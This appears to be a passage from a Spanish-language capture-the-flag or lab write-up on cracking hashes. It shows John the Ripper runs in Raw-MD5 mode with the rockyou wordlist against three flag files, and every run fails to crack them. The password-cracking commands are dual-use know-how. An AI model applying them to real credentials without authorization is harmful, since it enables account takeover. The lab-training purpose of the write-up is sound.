
8.1.2 Descifrar Hashes

Crackstation.net


bandera1.txt



bandera2.txt



bandera3.txt



john de ripper | bandera1.tx | bandera2.txt | bandera3.txt

```
┌──(hmstudent㉿kali)-[~/Documents/1.KIO/banderas]
└─$ john --format=RAW-MD5 bandera1.txt --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/hmstudent/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:07 DONE (2024-04-05 08:02) 0g/s 2017Kp/s 2017Kc/s 2017KC/s  fuckyooh21..*7¡Vamos!
Session completed.

┌──(hmstudent㉿kali)-[~/Documents/1.KIO/banderas]
└─$ john --format=RAW-MD5 bandera1.txt --show
0 password hashes cracked, 1 left

┌──(hmstudent㉿kali)-[~/Documents/1.KIO/banderas]
└─$ john --format=RAW-MD5 bandera2.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:02 DONE (2024-04-05 08:04) 0g/s 6346Kp/s 6346Kc/s 6346KC/s  fuckyooh21..*7¡Vamos!
Session completed.

┌──(hmstudent㉿kali)-[~/Documents/1.KIO/banderas]
└─$ john --format=RAW-MD5 bandera2.txt --show
0 password hashes cracked, 1 left

┌──(hmstudent㉿kali)-[~/Documents/1.KIO/banderas]
└─$ john --format=RAW-MD5 bandera3.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:02 DONE (2024-04-05 08:04) 0g/s 6609Kp/s 6609Kc/s 6609KC/s  fuckyooh21..*7¡Vamos!
Session completed.

┌──(hmstudent㉿kali)-[~/Documents/1.KIO/banderas]
└─$ john --format=RAW-MD5 bandera3.txt --show
0 password hashes cracked, 1 left
```

No se logró descifrar los hashes :(